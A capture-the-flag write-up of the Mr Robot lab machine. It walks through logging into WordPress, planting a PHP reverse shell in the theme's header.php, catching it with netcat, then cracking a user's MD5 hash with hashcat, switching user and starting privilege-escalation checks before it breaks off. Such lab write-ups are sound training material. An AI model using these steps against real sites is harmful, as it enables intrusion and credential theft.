
Using this creds I successfully logged into the wp CMS.




I navigated to the upload plugin and tried to upload a php revshell file




I first modified this revshell by using my tun0 ip since I was connected via vpn.







However, I came across this error message. So I had to figure out another way to place my php revshell to this applications server.




Now, we are logged in, reverse shell from pentestmonkey can be uploaded via Editor in the Appearance menu.




I edited the Header.php file so that whenever the website loads, the header.php files get executed and we can get the connection back to our machine.



The file was edited successfully as seen below. So I had to load the header.php page from my browser on a new tab.





Boom!! I received a revshell. We can also use pwncat-cs to achieve this.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.11.162] 54529
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 11:53:59 up  1:13,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```


I checked for the python version used and imported the pty module for a much stable shell.
Trying to read the content of the second key,, I did not have enough permission as seen below.
Keenly looking, this file is owned by a user called robot. Now lateral movement came into play. Luckily I had rights to view the content of the md5 password...

```
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

As seen, this is creds belonging to user called robot. However the password was hashed, and this was a md5 hash.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

I used an online website to crack this password hash.



Though I could use hashcat tool as seen below to crack this hash.

```
root@Kali: /home/scr34tur3/Documents/CTFs/mrrobot-THM
└─# hashcat -a 0 -m 0 hashpass /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344390
* Bytes.....: 139921605
* Keyspace..: 14344390

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Tue Aug  6 15:11:27 2024 (0 secs)
Time.Estimated...: Tue Aug  6 15:11:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3044.6 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 40960/14344390 (0.29%)
Rejected.........: 0/40960 (0.00%)
```

I used the su~ switch user cmd to robot and now I am user robot.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```


Checking binaries user robot can run with sudo privileges, He was not allowed.


```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:~$
```

I checked for the kernel version using the uname -a cmd, Besides, I could also achieve this by reading the content of the /proc/version file.

```
robot@linux:~$ uname -a
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
